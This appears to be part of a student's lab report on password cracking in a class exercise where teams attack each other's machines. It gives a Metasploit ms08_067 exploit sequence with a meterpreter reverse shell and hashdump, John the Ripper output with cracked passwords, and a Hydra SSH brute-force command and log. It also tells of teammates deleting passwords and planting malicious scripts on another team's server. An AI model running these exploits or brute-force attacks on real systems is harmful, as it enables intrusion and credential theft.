Mr. Mudge shared with me some of his personal stories as well as how important is to keep all your systems up to date and with the latest patches. He told me how the red team, wasn't able to penetrate any of the windows machines, because they were running the latest versions. Eventually the red team was granted to go inside of the rooms and install some back doors in the machines. This information was very important in my research since I was attempting to penetrate the windows machines of the other teams. He also shared with me that "it is very rare that you will be able to get into a modem system with remote exploits" that most attackers, penetration testers, and red hats, use "Client-Side-Attacks". A Client-Side-Attack is against an Application your victim or target is running. The way it works is to start a server or create a file, make your victim to open your file or visit your web server, and the Application your victim used to open your file will be exploit. With all of this information, I came back to Tallahassee determined to exploit some machines, retract all the password hashes, and make my wordlist stronger. I visited all the websites that were recommend to me, always making sure to not exceed the size too much. After a few try and errors, this process was done within a couple of days. I tried running Hydra again with all the same commands as before but this time against the webserver of team C with a username "root". The reason I chose "root" was because a few days prior this attack, my colleague Cody and I were able to find glitch in the system every time you rooted the machine. We log on as root user and deleted all passwords that were previously created. Team C was later informed about this attack, and how to prevent it. Once again I let the machine run for a couple of hours, and came back later to check on my results and to my surprise I had a hit. Team C never changed their root password after they were informed about the issue; I immediately contacted Cuddy after my results. Cuddy was once again able to login as root user and install a couple of malicious shell scripts. Another member of another team, "Sarah" also as able to logged in Team C's web server as well. Team C once again was informed about the issue, and this time they actually changed all of their passwords. Since my results were as a result of a previous attack and the lack of interest of Team C members, I decided not to recorded as a successful password attack. Now that I knew my wordlist was a little stronger than before, I ran a couple of online attacks against all of the machines of team A and C. This attempt took me almost a week and half, because our Kali Linux machine kept crashing. After so many hours and so many attempts I was not able to guess/crack any password of any machine.

Frustrated, I was about to change Password cracking to another topic, but then I remember what Mr. Mudge has told me, that a successful hacker is the one that has the most patience and determination". I started replicating a Client-Side-Attack, whereas I was playing the side of an attacker and the actual victim in our own windows machines. Using metasploit I created a windows/browser/ms11_003_ie_ccs_import exploit, with a PAYLOAD windows/meterpreter/reverse_http. Using the Internet explorer in our windows machines, I entered the link that I created with my exploit, and immediately saw how my Kali Linux machine was trying to connect to my windows machine. Unfortunately all of my attempts were unsuccessful. After further analyzing why I could establish a connection between the two machines, I finally realized that it was because all of our windows machines had the latest updates, including Internet Explorer 11. Up to this date there are not known Internet Explorer 11 exploits, or at least none that I could find. I consulted this finding with my professor, and ask her if I could make some videos of me cracking some passwords out of some routers, and cracking the hashes from a windows machine I have at home, that does not have the latest updates. Due to the fact that we needed to present a live presentation, Dr. Ho could not allowed me to do such a thing. Instead she let me used a 2003 windows server machine, as the minute she said I could used this machine, my heart started pounding of emotion, because I knew that without a doubt I was going to be able to penetrate this machine. I started Metasploit right away and created my exploit with the following commands:

- use exploit/windows/smb/ms08_067_netapi
- set RHOST 192.168.1.40 (Victim's IP)
- set LHOST 192.168.1.47 (our's IP)
- set LPORT 4444
- set PAYLOAD windows/meterpreter/reverse_tcp
- exploit
- run hashdump

```

4938admin@4938DHack: ~/Desktop
File Edit View Search Terminal Help
4938admin@4938DHack:~/Desktop$ sudo john hashes.txt
[sudo] password for 4938admin:
Created directory: /root/.john
Warning: detected hash type "lm", but the string is also recognized as "nt"
Use the "--format=nt" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "nt2"
Use the "--format=nt2" option to force loading these as that type instead
Loaded 10 password hashes with no different salts (LM DES [128/128 BS SSE2-16])
CYB3RG3          (cybergeek:1)
                  (SUPPORT_388945a0)
                  (Guest)
3K               (cybergeek:2)
HACK3R           (smho)
HACK3R           (Administrator)
guesses: 6  time: 0:00:02:33 0.04% (3)  c/s: 96787K  trying: DPK19SM - DPK14AG
Warning: passwords printed above might be partial
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
4938admin@4938DHack:~/Desktop$

```

Finally I was able not only to penetrate the machine but to retract all it's password hashes. I copy and paste it into a .txt file, and named it hashes.txt. After retracting all the hashes I knew that it was only the amount of time to crack this hashes, because now I didn't have to worry about loosing connectivity with the machine, or being locked out after so many attempts. The tool I used to crack these hashes was John The Ripper. With a simple "sudo john hashes.txt" command John The Ripper started cracking the hashes

Figure 4.2 John The Ripper in action

from the beginning. To my surprise I was able to retract the administrator's password hash in my attack. After only a few minutes the results came back, with all the user accounts with their respective passwords. User "cybergeek:1" with password "cyb3g33k", user "guest" without a password, user "cybergeek:2" with password "3k", user "smho" (Professor's account) with password "hack3r" and the most shocking one "administrator" account with password "hack3r". I also performed the same exact attack but using "Armitrage" as tool, since Armitrage is a GUI friendly application, it was faster and more efficiently to perform this attack. This kind of information it's very useful, because now I could remotely log in without leaving any trace behind or any suspicions. Not stopping there, I could retrieve any type of information from the computer without any restrictions with my new administrator password, or change all the passwords leaving all accounts inaccessible for everybody. It is important to understand the differences between online cracking and offline cracking, because depending on that is how you are going to be able to actually crack some passwords. The really good example of offline cracking was retracting the hashes and cracking them in my own system. Whereas online cracking, attacker tries to penetrate a web site or a computer that is online. A really good example of online cracking is Figure 5.1. Where I was able to crack the password of our own webserver.

The screenshot shows the xHydra application window with the 'Start' tab selected. The output window displays the following text:

```

Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-04-24 19:21:06
[WARNING] Restorefile (/hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort.
[DATA] 10 tasks, 1 server, 14344402 login tries (l:1/p:14344402), -1434440 tries per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 192.168.1.16 - login "4938admin" - pass "" - 1 of 14344402 [child 0]
[ATTEMPT] target 192.168.1.16 - login "4938admin" - pass "123456" - 2 of 14344402 [child 1]
[ATTEMPT] target 192.168.1.16 - login "4938admin" - pass "12345" - 3 of 14344402 [child 2]
[ATTEMPT] target 192.168.1.16 - login "4938admin" - pass "123456789" - 4 of 14344402 [child 3]
[ATTEMPT] target 192.168.1.16 - login "4938admin" - pass "password" - 5 of 14344402 [child 4]
[ATTEMPT] target 192.168.1.16 - login "4938admin" - pass "iloveyou" - 6 of 14344402 [child 5]
[ATTEMPT] target 192.168.1.16 - login "4938admin" - pass "princess" - 7 of 14344402 [child 6]
[ATTEMPT] target 192.168.1.16 - login "4938admin" - pass "1234567" - 8 of 14344402 [child 7]
[ATTEMPT] target 192.168.1.16 - login "4938admin" - pass "rockyou" - 9 of 14344402 [child 8]
[ATTEMPT] target 192.168.1.16 - login "4938admin" - pass "12345678" - 10 of 14344402 [child 9]
[ATTEMPT] target 192.168.1.16 - login "4938admin" - pass "@0!$advSecWeb" - 11 of 14344402 [child 0]
[22][ssh] host: 192.168.1.16 login: 4938admin password: @0!$advSecWeb
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-04-24 19:21:21
<finished>

```

At the bottom of the window, the command used for the attack is displayed:

```
hydra -s 22 -v -V -l 4938admin -P /home/4938admin/Desktop/rockyou.txt -e n -t 10 -w 10 192.168.1.16 ssh
```

Figure 5.1 Hydra-gtk cracking passwords

Conclusion

In conclusion, password-based authentication has its advantages and disadvantages. One of the advantages is that if used properly, it can secure systems, accounts, etc. Furthermore, it allows users to login from multiple locations without the need of any extra equipment. In the other hand, one of the disadvantages is that individuals tend to forget passwords, leading them to create short, weak passwords that can be easily cracked. The cracking of passwords allows unwanted individuals to access user's sensitive information and opens the door to several crimes, such as identity theft. It is imperative that individuals follow the advice of security experts and create stronger passwords. It is only by creating strong passwords that individuals can safeguard their information. Our group managed to create long strong passwords and change our passwords periodically.

References

- Stanlling, W. & Lawrie, B. (2012). Computer security- Principles and practices, (73-75)
- Password - <http://www.webopedia.com/TERM/P/password.html>
- Klein, D.V. (1990) Foiling the Cracker: A survey of, and improvements to, password security. LoneWolf Systems
- Kuo, C., Romanosky, S. & Cranor, L.F. (2006). Human selection of mnemonic phrase-based passwords. Symposium on Usable Privacy and Security. Pittsburgh, PA, USA.
- Marechal, S. (2008). Advances in password cracking. SpringerVerlag France
- Seeley, D. (1989). Password Cracking: A game of Wits. Communications of the ACM
- Willaston, V. (2013) Think you have a strong password: Hackers cracked 16-character passwords in less than an hour. Retrieved from: <http://www.dailymail.co.uk/sciencetech/article-2331984/Think-strong-password-Hackers-crack-16-character-passwords-hour.html>